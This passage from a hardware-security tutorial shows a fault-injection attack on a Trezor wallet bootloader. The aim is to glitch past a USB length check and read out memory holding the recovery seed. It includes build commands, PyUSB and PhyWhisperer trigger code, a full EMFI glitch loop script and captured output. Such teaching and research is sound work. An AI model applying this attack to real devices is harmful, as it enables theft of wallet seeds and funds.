The control request function first checks some information sent about the USB request. It looks for a matching `bRequest`, `bmRequestType`, and `wIndex`, which are all attributes of a USB request. Finally, the original USB request itself contains a `wLength` field, which is how much data the computer is requesting be sent back. This is passed into the function from Listing 7-2 as the `*len` argument. (The careful observer will also note the `dwLength` struct member in Listing 7-2, which has a completely different function: `dwLength` is the size of the available data to send back based on the descriptor programmed into the device.) We can freely request up to `0xFFFF` bytes of data, and that's exactly what we'll do. However, the code performs a `MIN()` operation ❶ to limit the length of the actual data sent back to the computer to the minimum of either the requested length or the size of the descriptor we'll send back. The computer can always request a smaller amount of data than the size of the descriptor, but if it requests more data than the device has (that is, if it requests a larger response size than the length of the descriptor), the device simply sends back only the valid data.

What happens if that `MIN()` call on `wLength` returns the wrong value? While the code would respond with the descriptor (as expected), it would also send all data after the descriptor up to offset `0xFFFF` from the start of the descriptor. This happens because the `MIN()` call is ensuring the user request allows only the read-back of the valid memory, but if the `MIN()` call returns the wrong value, it now means the user request can read back more than the anticipated memory. This "more than anticipated" memory section includes our precious metadata. The USB stack doesn't know the data shouldn't be sent back. The USB stack is simply sending back the block of data as the computer requested. The entire security of the system depends on one simple length check.

Here's our plan: We'll use fault injection to bypass the check ❶ that depends on a single instruction. We take advantage of the fact that the bootloader (and the "guid") is located at a lower address in memory than where the sensitive recovery seed is. We are planning on dumping memory by reading from a lower address to a higher address, so the attack is likely to succeed only when attacking USB code in the bootloader. If we attack USB code in the regular application that lives at `FLASH_APP_START`, it's most likely that the interesting parts are already pointing beyond the sensitive `FLASH_META_START` area.

Before we dive into the details of performing the actual fault, let's do a bit of a sanity checking on our claims. You can use such checks in your own code to help understand the impact of similar vulnerabilities.

Disassembling Code

The first sanity check is to confirm that a simple fault can cause our intended operation. We easily can do that by inspecting a disassembly of the Trezor firmware running on the device using the Interactive Disassembler (IDA), which displays a breakdown of the assembly code (from Listing 7-2), as shown in Figure 7-2.



Figure 7-2: Example of possible fault-injection location

The incoming value of `wLength` was stored in `R1`, and `R1` is compared to `0x92` in the disassembly. If it's larger, it's set to `0x92` with a conditional move (`MOVCS` in ARM assembly). These assembly lines are the implementation of the `MIN(*len, guid.header.dwLength)` call in the C source from Listing 7-2. Due to the resulting code flow that we can observe in the disassembly, we need to skip only the `MOVCS` instruction to accomplish our goal of having the user-supplied `wLength` field be accepted.

The second sanity check is to confirm no higher-layer protection exists. For example, maybe the USB stack does not actually accept such a large response, since there is no real requirement to do so. Confirming this is a little harder to do by simple inspection, but the Trezor's open source nature makes it possible. We can simply modify the code to comment out the security check, and then verify that we can request a large amount of memory. If you don't want to recompile the code but have debugger access, you could also use an attached debugger to set a breakpoint on the `MOVCS` and toggle the status of the flag or manipulate the program counter to bypass the instruction.

Validating this sanity check is done in the same way as the actual attack. We'll work out all the details in the sections that follow. For now, we'll just show how no other obstacles exist to getting out a large buffer through the control request. The attack code sends a length request of `0xFFFF` for the request. Figure 7-3 shows the USB traffic captured with Total Phase Beagle USB 480. When we don't modify the `MOVCS` instruction, the USB request results in the expected length of 146 (`0x92`) bytes, shown at index 3, index 24, and index 45.

Index	m:s.ms.us.ns	Len	Err	Dev	Ep	Record	Summary
0	0:00.000.000.000					Capture started (Aggregate)	[02/06/19 00:45:55]
1	0:00.000.000.000					<Host connected>	
2	0:00.000.633.500					<Full-speed>	
3	0:23.658.183.950	146 B		22	00	Control Transfer	92 00 00 00 00 01 05 00 01 00 8
24	0:06.791.576.583	146 B		22	00	Control Transfer	92 00 00 00 00 01 05 00 01 00 8
45	0:03.879.450.166	146 B		22	00	Control Transfer	92 00 00 00 00 01 05 00 01 00 8
66	1:58.972.722.583	65535 B		22	00	Control Transfer	92 00 00 00 00 01 05 00 01 00 8
4171	0:11.333.695.616					Capture stopped	[02/06/19 00:48:40]

Figure 7-3: Capturing USB traffic with the length check disabled

Modifying the instruction (or using a debugger to clear the comparison flag manually) to bypass this check results in a full-size response, as the length of index 66 is 65535, or `0xFFFF`. This demonstrates that no hidden feature exists that will fundamentally prevent the attack from working.

Building Firmware and Validating the Glitch

We'll roughly be following the documentation for building the Trezor firmware from the Trezor Developer's Guide available on the Trezor Wiki online. Here are the specific steps:

1. Clone the production firmware and check out a known vulnerable revision.
2. Build the firmware without memory protection.
3. Program and test the device.
4. Edit the firmware to remove the USB length check and try our attack.

WARNING

*To follow the steps, you'll need a Trezor device on which you can load your own bootloader. Production Trezor devices do not allow you to reprogram the bootloader with unsigned versions for security reasons and similarly have JTAG disabled, even if you use an external programmer. You'll need either a Trezor where you have replaced the STM32F205RGT6 with a blank replacement chip or a Trezor-compatible development board. Check the Trezor wiki for more information (*https://wiki.trezor.io/*).*

Figure 7-4 shows the Trezor with a JTAG debugger attached. This Trezor is a production unit with the main chip replaced.



Figure 7-4: A production Trezor that has had the JTAG port enabled by replacing the STM32F205 with a new device.

We used a SEGGER J-Link for the debugger, but an ST-Link/V2 would work as well and costs much less. The schematic for the Trezor board is available in the Trezor hardware GitHub repository, *https://github.com/trezor/trezor-hardware/tree/master/electronics/trezor_one*, which details the pinout of the test points on the board.

NOTE *You could use the wallet.fail disclosure to unlock JTAG and erase the device as well if you really want to be elite. If you don't want to validate the glitch in simulation, try applying the glitch directly on a production version of the 1.7.3 firmware. Use the* `trezorctl` *command line utility to load a specific version of the firmware onto the device with the* `trezorctl firmware-update -v 1.7.3` *command. You should see the screen indicate that "Loader 1.6.1" is running, where 1.6.1 is the bootloader version that shipped with main firmware 1.7.3. You must have that exact version for this attack to work.*

Because any firmware we build this way will be unsigned, the Trezor will block our ability to reprogram the bootloader from the unsigned firmware. This means fully building the final firmware is pointless since that means we'd need to rewrite the bootloader. Listing 7-3 shows a section of the code that protects the bootloader.

```
jump:jump_to_firmware(const vector_table_t *ivt, int trust) {
  if (FW_SIGNED == trust) {    // trusted signed firmware
```

```
    SCB_VTOR = (uint32_t)ivt;  // * relocate vector table
    // Set stack pointer
    __asm__ volatile("msr msp, %0" ::"r"(ivt->initial_sp_value));
  } else {  // untrusted firmware
    timer_init();
    mpu_config_firmware();  // * configure MPU for the firmware
    __asm__ volatile("msr msp, %0" ::"r"(_stack));
  }
```

Listing 7-3: The bootloader disables an application's ability to overwrite itself for untrusted firmware (taken from util.h*)*

If untrusted firmware is loaded, the memory protection unit is configured to disable access to the bootloader section of the flash memory. Had the code in Listing 7-3 not been there, we could have used a custom application code build to load the bootloader we want to evaluate.

The first few steps to building the bootloader are easy (see Listing 7-4) and roughly follow the documentation. You'll need to do this on a Linux box or Linux virtual machine; our examples are on Ubuntu. We'll build only the bootloader itself since that's where the vulnerability lies. This build sequence avoids a few dependencies for building the full application (mainly `protobuf`) that can be a little more effort to install.

```
sudo apt install git make gcc-arm-none-eabi protobuf-compiler python3 python3-pip
git clone --recursive https://github.com/trezor/trezor-mcu.git
cd trezor-mcu
git checkout v1.7.3
make vendor
make -C vendor/nanopb/generator/proto
make -C vendor/libopencm3 lib/stm32/f2
make MEMORY_PROTECT=0 && make -C bootloader align MEMORY_PROTECT=0
```

Listing 7-4: Setting up and building the bootloader for Trezor 1.7.3

You may need to make additional tweaks to make this work. Depending on the compiler, the bootloader may get too large, in which case `export CFLAGS=-Os` can help. If this works, you'll produce a file named *bootloader/bootloader.elf*.

The line with `MEMORY_PROTECT=0` is critical for debugging. If you misspell (or forget) this line, some memory protection logic is enabled. One thing that memory protection does is *lock the JTAG* such that future use is impossible. To save yourself from future mistakes, we recommend editing the *memory.c* file and immediately returning from the function `memory_protect()` at line 30. Should you program and run the bootloader without disabling memory protection, you will *immediately lose the ability to reprogram or debug the chip* (permanently). Editing that file will prevent you from becoming very unhappy when you need to replace the chip on your board.

The main *Makefile* file builds a small library, which includes the memory protection logic. To avoid accidentally forgetting to rebuild the library, we suggest running the two commands on one line as shown in Listing 7-3. This will also build the *winusb.c* file that has the code we want to validate.

What next? You can now load the built firmware code using a programmer. We used an ST-Link/V2. Before programming the code, once again confirm that you've disabled the memory protection code on this build. Again, Figure 7-4 shows the JTAG's physical connection. You'll need the programming software for the ST-Link/V2; on Windows, this is the ST-provided STM32 ST-LINK utility, and on Mac or Linux, you can build the open source `stlink` utility.

The next step is to keep bootloader mode on and send some interesting USB requests. To do so, plug in the device while holding down the two buttons to enter bootloader mode. If you're using a device with an LCD (not required for this experiment), you'll see the bootloader mode listed.

Next, you'll use Python with PyUSB, which you can install with the `pip install pyusb` command.

On Linux, you should be able to talk to the Trezor device directly. The goal is to run the Python code in Listing 7-5, which will print that it has read 146 bytes. You will likely need to perform the `udev` rules setup for the Trezor device (or run the script as root).

Using a Unix-like system directly will provide the most reliable results. Windows often disables a USB port if too many odd events happen on it, which complicates our research attempts.

Listing 7-5 assumes you're using Linux.

```
import usb.core
import time

dev = usb.core.find(idProduct=0x53c0)
dev.set_configuration()

#Get WinUSB GUID structure
resp = dev.ctrl_transfer(0xC1, 0x21, wValue=0, wIndex=0x05, data_or_wLength=0x1ff)
resp = list(resp)

print(len(resp))
```

Listing 7-5: Attempting to read the USB descriptor

The `data_or_wLength` variable has requested `0x1ff` (511) bytes, but only 146 should be returned, as that's the length of the descriptor. Experiment with how much data you can request. You may notice that at some point your OS actually returns an "invalid parameter." In theory, on some systems, we can request up to `0xFFFF` bytes, but many OSs don't let you go that high. When it comes time to glitch, you'll want to ensure that your request isn't killed by the OS itself, so find the upper limit of your setup.

You also may need to increase the timeout for the `dev.ctrl_transfer()` call in Listing 7-5 by appending the `timeout=50` parameter. The control requests normally return very quickly, but if you successfully read huge blocks of data, the default timeouts may be too short.

USB Triggering and Timing

Before we can insert the glitch, we need to know when to insert it. We know the exact instruction we want the glitch to target, and we know the command we sent over USB. We need to do better than that, however, to time the fault on the exact instruction. In our case, since we have access to the software, we're going to "cheat" during our first test and measure the actual execution time. If we didn't have this capability, we would end up with a much slower process or need to brute-force the right timing by trial and error.

First, we'll need to get a more solid trigger on the USB data itself. The classic method for this is to use something like the Total Phase Beagle USB 480, which can perform triggering based on physical data going over the USB line. Figure 7-5 shows the setup.



Figure 7-5: Setup for triggering on the WinUSB message

The Total Phase Beagle USB 480 also has a beautiful sniffer interface, so we can sniff the traffic and better understand what (malformed) packets are coming back. This capability is very useful since we can see, for example, the exact portion of the USB request being interrupted/corrupted, which might provide some hints as to how far into the code the program has executed.

If you don't have the Beagle, Micah Scott developed a simple module to perform real-time glitching called FaceWhisperer, which is available on GitHub (*https://github.com/scanlime/facewhisperer*). It uses USB for glitch triggering and has been used with voltage glitching to dump the firmware from

a drawing tablet. Kate Temkin at Great Scott Gadgets has also made several tools, including add-ons for the GreatFET and various USB tools such as LUNA. We use a tool that Colin developed, the PhyWhisperer-USB.

The open source PhyWhisperer-USB is designed to perform USB triggering based on specific packets. The Trezor USB passes through the PhyWhisperer-USB, such that a computer is still sending the actual USB messages to the Trezor device.

The PhyWhisperer-USB is used via a Python program (or Jupyter notebooks). Listing 7-6 shows the initial setup, which simply connects to the PhyWhisperer-USB.

```
import phywhisperer.usb as pw
import time
phy = pw.Usb()
phy.con()
phy.set_power_source("off")
time.sleep(0.5)
phy.reset_fpga()
phy.set_power_source("host")
#Let device enumerate
time.sleep(1.0)
```

Listing 7-6: PhyWhisperer-USB setup

The setup requires that you hold down buttons on the Trezor to ensure that it starts in bootloader mode. This script power-cycles the target so that the PhyWhisperer-USB can match the USB speed by observing the enumeration sequence.

Every time we want a trigger, we set up the trigger and arm the PhyWhisperer-USB, as in Listing 7-7.

```
#Configure pattern for request we want, arm
phy.set_pattern(pattern=[0xC1, 0x21], mask=[0xff, 0xff])
phy.set_trigger(delay=0)
phy.arm()
```

Listing 7-7: Trigger based on the request we're sending

Here we set the trigger based on the request we're sending (shown in Listing 7-5). We can run the code in Listing 7-5 on the host system, which starts the code we want to fault in Listing 7-2 on the Trezor. The Trig Out connector on the PhyWhisperer-USB will have a short trigger pulse that coincides with the USB request going over the wire.

Later, during the fault attack, we'll use the PhyWhisperer-USB to determine the time interval between the USB request and the specific instruction we want to fault. After the USB request triggers the code execution, it will take a small amount of time before the actual target instruction is executed. Adjusting the `set_trigger()` parameters lets us change the trigger output to a later point in time, in order to line up the timing of the fault to the target instruction.

The advantage of PhyWhisperer-USB is that we can also monitor the USB traffic. The USB data capture starts with the trigger; we used the code in Listing 7-8 to read it out of the PhyWhisperer-USB.

```
raw = phy.read_capture_data()
phy.addpattern = True
packets = phy.split_packets(raw)
phy.print_packets(packets)
```

Listing 7-8: Code to read USB data out of the PhyWhisperer-USB

Listing 7-9 shows the capture results, which are useful to observe that the right packets were used for the trigger and whether USB errors have been thrown.

```
[      ]   0.000000 d=  0.000000 [   .0 +  0.017] [ 10] Err - bad PID of 01
[      ]   0.000006 d=  0.000006 [   .0 +  5.933] [  1] ACK
[      ]   0.000013 d=  0.000007 [   .0 + 12.933] [  3] IN   : 41.0
[      ]   0.000016 d=  0.000003 [   .0 + 16.350] [ 67] DATA1: 92 00 00 00 00
01 05 00 01 00 88 00 00 00 07 00 00 00 2a 00 44 00 65 00 76 00 69 00 63 00 65
00 49 00 6e 00 74 00 65 00 72 00 66 00 61 00 63 00 65 00 47 00 55 00 49 00 44
00 73 00 00 00 50 00 52 11
[      ]   0.000062 d=  0.000046 [   .0 + 62.350] [  1] ACK
[      ]   0.000064 d=  0.000002 [   .0 + 64.267] [  3] IN   : 41.0
[      ]   0.000068 d=  0.000003 [   .0 + 67.600] [ 67] DATA0: 00 00 7b 00 30
00 32 00 36 00 33 00 62 00 35 00 31 00 32 00 2d 00 38 00 38 00 63 00 62 00 2d
00 34 00 31 00 33 00 36 00 2d 00 39 00 36 00 31 00 33 00 2d 00 35 00 63 00 38
00 65 00 31 00 30 00 2d a6
[      ]   0.000114 d=  0.000046 [   .0 +113.600] [  1] ACK
[      ]   0.000149 d=  0.000036 [168   +  3.250] [  3] IN   : 41.0
[      ]   0.000153 d=  0.000003 [168   +  6.667] [ 21] DATA1: 39 00 64 00 38
00 65 00 66 00 35 00 7d 00 00 00 00 00 e7 b2
[      ]   0.000168 d=  0.000015 [168   + 22.000] [  1] ACK
[      ]   0.000174 d=  0.000006 [168   + 28.000] [  3] OUT  : 41.0
[      ]   0.000177 d=  0.000003 [168   + 31.250] [  3] DATA1: 00 00
[      ]   0.000181 d=  0.000003 [168   + 34.500] [  1] ACK
```

Listing 7-9: The output from running the code in Listing 7-8

Note the `Err - bad PID of 01` error on the first line due to the capture having started partway through a control packet. Adjusting the trigger pattern to include the full packet would prevent this error. For our attack here, this error is irrelevant.

When automating our fault attack, we can detect faults that aren't the desired effect (reading too much data) but that still corrupt USB data or cause errors. Knowing the timing of those errors is useful information. If we see an error occurring after we've already returned the USB data, we know our fault is too late to be effective, for example.

Once we have a trigger based on the USB request going "over the wire," we will also insert a second trigger by setting an I/O pin high on the Trezor when the sensitive code runs. We use this to characterize the timing, since we can use an oscilloscope to measure the time from the USB packet going over the wire to the time of sensitive code executing.

We can find a useful spare I/O pin by inspecting the Trezor board's schematic; in our case, we find the schematic for v1.1 at *https://github.com/trezor/trezor-hardware/blob/master/electronics/trezor_one/trezor_v1.1.sch.png*. We see that the SWO pin from header K2 (visible in Figure 7-1) is routed to I/O pin PB3. If the Trezor can toggle PB3 during the comparison operation, this will provide useful timing information for doing fault injection. It saves us from having to sweep a large time span. Listing 7-10 shows a simple example of how to perform a GPIO toggle on the STM32F215 in the Trezor.

```
//Add this at top of winusb.c
#include <libopencm3/stm32/gpio.h>

//Somewhere we want to make a trigger:
gpio_mode_setup(GPIOB, GPIO_MODE_OUTPUT, GPIO_PUPD_NONE, GPIO3);
gpio_set(GPIOB, GPIO3);
gpio_clear(GPIOB, GPIO3);
```

Listing 7-10: Toggling PB3, which routes to the SWO pin on header K2

If we insert the code in Listing 7-10 at the location we want to fault, rebuild the bootloader, and then run the code, we should get a short pulse on the SWO pin that we can use for the timing. Again, to perform this evaluation, you'll need a Trezor that has been hacked to allow reprogramming.

In this case, the time between the PhyWhisperer-USB trigger and the Trezor trigger ends up being around 4.2 to 5.5 microseconds. It's not perfect timing, since there appears to be some jitter due to the USB packets being processed by a queue. Seeing such jitter tells us that when performing the fault injection, we shouldn't expect to achieve perfect reliability. However, it gives us a range in which we can vary the timing parameter.

Glitching Through the Case

In this section, we'll go from exploration of the target to actually faulting it.

The Setup

To insert the glitch, our setup (shown in Figure 7-6) includes a ChipSHOUTER EMFI tool mounted on a manual XY table for accurately positioning the coil. The Trezor target is also mounted on an XY table, and the PhyWhisperer-USB provides triggering and target power control via a switch inside the PhyWhisperer-USB. The power control capability is useful as we can reset the target when it crashes. The power control is a common feature on fault-injection-specific equipment, but general-purpose tools such as the Beagle USB 480 are missing.

The physical "jig" on which the Trezor is mounted depresses the two front panel buttons, ensuring that it always enters bootloader mode on startup.



Figure 7-6: Complete setup with Trezor (middle), ChipSHOUTER (left), and PhyWhisperer-USB (right)

The Code for Fault Injection

The script in Listing 7-11 and Listing 7-12 (split for readability) allows us to power-cycle the device, issue the WinUSB requests, and trigger the ChipSHOUTER based on the WinUSB request detected in the PhyWhisperer-USB.

```
#PhyWhisperer-USB Setup
import time
import usb.core
import phywhisperer.usb as pw
phy = pw.Usb()
phy.con()

delay_start = phy.us_trigger(1.0) # Start at 1us from trigger
delay_end = phy.us_trigger(5.5) # Sweep to 5.5us from trigger

delay = delay_start
go = True

golden_valid = False

#Re-init power cycles the target when it's fully crashed
❶ def reinit():
    phy.set_power_source("off")
    time.sleep(0.25)
    phy.reset_fpga()
    phy.set_capture_size(500)
    phy.set_power_source("host")
    time.sleep(0.8)

fails = 0
```

Listing 7-11: Part 1 of a simple script for glitching the Trezor bitcoin wallet when in bootloader mode

In this setup, we use the PhyWhisperer-USB target device power control features, as evidenced by the `reinit()`function ❶ that power-cycles the target when called. This function is performing error recovery when the target crashes. A more robust script might power-cycle the device on every attempt, but there is a trade-off here, as the power cycling is the slowest operation in the loop. We can attempt to perform a faster glitch loop by power-cycling only when the target stops responding, but the trade-off there is we don't guarantee that the device is actually starting in the same state every time.

Listing 7-12 shows the actual loop body of the attack.

```
while go:
    if delay > delay_end:
        print("New Loop Entered")
        delay = delay_start

    #Re-init on first run through (golden_valid is False) or if a number of fails
    if golden_valid is False or fails > 10:
        reinit()
        fails = 0
   phy.set_trigger(delays=[delay], widths=[12]) #12 is width of EMFI pulse ❶
   phy.set_pattern(pattern=[0xC1, 0x21]) ❷
    dev = None

    try:
        dev = usb.core.find(idProduct=0x53c0)
       dev.set_configuration() ❸
    except:
        #If we fail multiple times, eventually triggers DUT power cycle
        fails += 1
        continue

    # Glitch only once we've recorded the 'golden sample' of expected output
    if golden_valid is True:
       phy.arm() ❹
    time.sleep(0.1)

    resp = [0]
    try:
       resp = dev.ctrl_transfer(0xC1, 0x21, wValue=0, wIndex=0x05, data_or_wLength=0x1ff) ❺
        resp = list(resp)

        if golden_valid is False:
           gold = resp[:] ❻
            golden_valid = True

        if resp != gold:
            #Odd (but valid!) response
            print("Delay: %d"%delay)
            print("Length: %d"%len(resp))
            print("[", ", ".join("{:02x}".format(num) for num in resp), "]")
                    raw = phy.read_capture_data() ❼
            phy.addpattern = True
            packets = phy.split_packets(raw)
            phy.print_packets(packets)
```

```
        if len(resp) > 146:
            #Too-long response is desired result
            print(len(resp))
            go = False
            break

    except OSError: ❽
        #OSError catches USBError, normally means device crashed
        reinit()

    delay += 1

    if (delay % 10) == 0:
        print(delay)
```

Listing 7-12: Part 2 of a simple script for glitching the Trezor bitcoin wallet when in bootloader mode

The actual timing of the trigger output relative to the USB message trigger and the width of the EMFI pulse are set ❶. The width (`12`) was discovered using the techniques discussed previously, mostly by adjusting the width until we saw the device reset (probably too wide a pulse!) and then reducing the width until the device appeared to be on the edge of crashing. We confirm this edge is a successful width by looking for signs of corruption without a full device crash. For the Trezor, we can find that by looking for invalid messages or certain error messages being displayed. For tuning the width, we didn't use the loop from Listing 7-12. Instead, we'd insert the glitch during the device boot when it's performing validation of the internal memory. The Trezor displays a message if the signature check fails, and we could use this message to indicate that we had found good parameters for our EMFI tool that will cause a fault on this device. The signature check failing in the presence of a glitch most likely means we somehow affected the program flow (enough to disrupt the signature check), but the glitch wasn't "too strong" such that it caused a crash of the device.

The message pattern on which our setup is being triggered is set ❷, which should match the later USB request we are sending to the device. On each iteration, the Trezor bootloader is reconnected using the `libusb` call `dev.set_configuration()` ❸, which is also part of the error handling. If this line throws an exception, it's likely because the host USB stack didn't detect the device.

Beware of the `except` block's silent error suppression right after the `libusb` call ❸. This `except` block assumes that a power cycle is sufficient to recover the target, but if the host USB stack has crashed, the script silently stops working. As mentioned before, we recommend running this on a bare-metal Unix system, as Windows typically causes problems quickly due to the host USB stack blocking the device after several quick disconnect/reconnect cycles. We've had similarly negative experiences inside virtual machines.

In order to know whether the glitch had any effect, we keep a "golden reference" of the expected USB request response. The actual glitch

is inserted only when the `arm()` function ❹ is called prior to the USB request ❺. The first time through, when the golden reference is taken ❻, the `arm()` function is not called to ensure that we capture unglitched ("golden") output.

With this golden reference, we can now mark any odd response. The USB traffic that occurred during the fault injection is printed ❼. This downloads the data that was automatically captured when the request matched the pattern set ❷.

The code currently prints information only about valid responses. You may also want to print USB captures for invalid responses to determine whether the fault is causing errors to be inserted. The PhyWhisperer-USB still captures the invalid data. You would need to move the capture and print routine into the `except OSError` block ❽. Any errors will branch the code to the `OSError` exception block, because the USB stack does not return partial or invalid data.

Running the Code

As an example, Listing 7-13 shows the golden reference for the WinUSB request:

```
Length: 146
[ 92, 00, 00, 00, 00, 01, 05, 00, 01, 00, 88, 00, 00, 00, 07, 00, 00, 00, 2a,
00, 44, 00, 65, 00, 76, 00, 69, 00, 63, 00, 65, 00, 49, 00, 6e, 00, 74, 00,
65, 00, 72, 00, 66, 00, 61, 00, 63, 00, 65, 00, 47, 00, 55, 00, 49, 00, 44,
00, 73, 00, 00, 00, 50, 00, 00, 00, 7b, 00, 30, 00, 32, 00, 36, 00, 33, 00,
62, 00, 35, 00, 31, 00, 32, 00, 2d, 00, 38, 00, 38, 00, 63, 00, 62, 00, 2d,
00, 34, 00, 31, 00, 33, 00, 36, 00, 2d, 00, 39, 00, 36, 00, 31, 00, 33, 00,
2d, 00, 35, 00, 63, 00, 38, 00, 65, 00, 31, 00, 30, 00, 39, 00, 64, 00, 38,
00, 65, 00, 66, 00, 35, 00, 7d, 00, 00, 00, 00, 00 ]
```

Listing 7-13: The golden reference for the USB transaction

This golden reference is the value of the returned data, so any returned data that differs is expected to indicate an interesting (or useful) fault.

Listing 7-14 shows one repeatable condition we observed in an experiment. The returned data (82 bytes) is shorter than the length of the golden reference (146 bytes).

```
Delay: 1293
Length: 82
[❶00, 00, 7b, 00, 30, 00, 32, 00, 36, 00, 33, 00, 62, 00, 35, 00, 31, 00, 32,
00, 2d, 00, 38, 00, 38, 00, 63, 00, 62, 00, 2d, 00, 34, 00, 31, 00, 33, 00,
36, 00, 2d, 00, 39, 00, 36, 00, 31, 00, 33, 00, 2d, 00, 35, 00, 63, 00, 38,
00, 65, 00, 31, 00, 30, 00, 39, 00, 64, 00, 38, 00, 65, 00, 66, 00, 35, 00,
7d, 00, 00, 00, 00, 00 ]
[       ]   0.000000 d=  0.000000 [   .0 +  0.017] [  3] Err - bad PID of 01
[       ]   0.000001 d=  0.000001 [   .0 +  1.200] [  1] ACK
[       ]   0.000029 d=  0.000028 [186   +  3.417] [  3] IN   : 6.0
[       ]   0.000032 d=  0.000003 [186   +  6.750] [ 67] DATA0: 92 00 00 00 00
01 05 00 01 00 88 00 00 00 07 00 00 00 2a 00 44 00 65 00 76 00 69 00 63 00 65
```

```
00 49 00 6e 00 74 00 65 00 72 00 66 00 61 00 63 00 65 00 47 00 55 00 49 00 44
00 73 00 00 00 50 00 52 11
[       ]   0.000078 d=  0.000046 [186   + 53.000] [  1] ACK
[       ]   0.000087 d=  0.000008 [186   + 61.417] [  3] IN   : 6.0
[       ]   0.000090 d=  0.000003 [186   + 64.750] [ 67] DATA1: 00 00 7b 00 30
00 32 00 36 00 33 00 62 00 35 00 31 00 32 00 2d 00 38 00 38 00 63 00 62 00 2d
00 34 00 31 00 33 00 36 00 2d 00 39 00 36 00 31 00 33 00 2d 00 35 00 63 00 38
00 65 00 31 00 30 00 2d a6
[       ]   0.000136 d=  0.000046 [186   +110.917] [  1] ACK
[       ]   0.000156 d=  0.000019 [186   +130.167] [  3] IN   : 6.0
[       ]   0.000159 d=  0.000003 [186   +133.500] [ 21] DATA0: 39 00 64 00 38
00 65 00 66 00 35 00 7d 00 00 00 00 00 e7 b2
[       ]   0.000174 d=  0.000016 [186   +149.000] [  1] ACK
[       ]   0.000183 d=  0.000009 [186   +157.583] [  3] OUT  : 6.0
[       ]   0.000186 d=  0.000003 [186   +161.000] [  3] DATA1: 00 00
[       ]   0.000190 d=  0.000003 [186   +164.250] [  1] ACK
```

Listing 7-14: Output of Listings 7-11 and 7-12 with the first 64 bytes missing

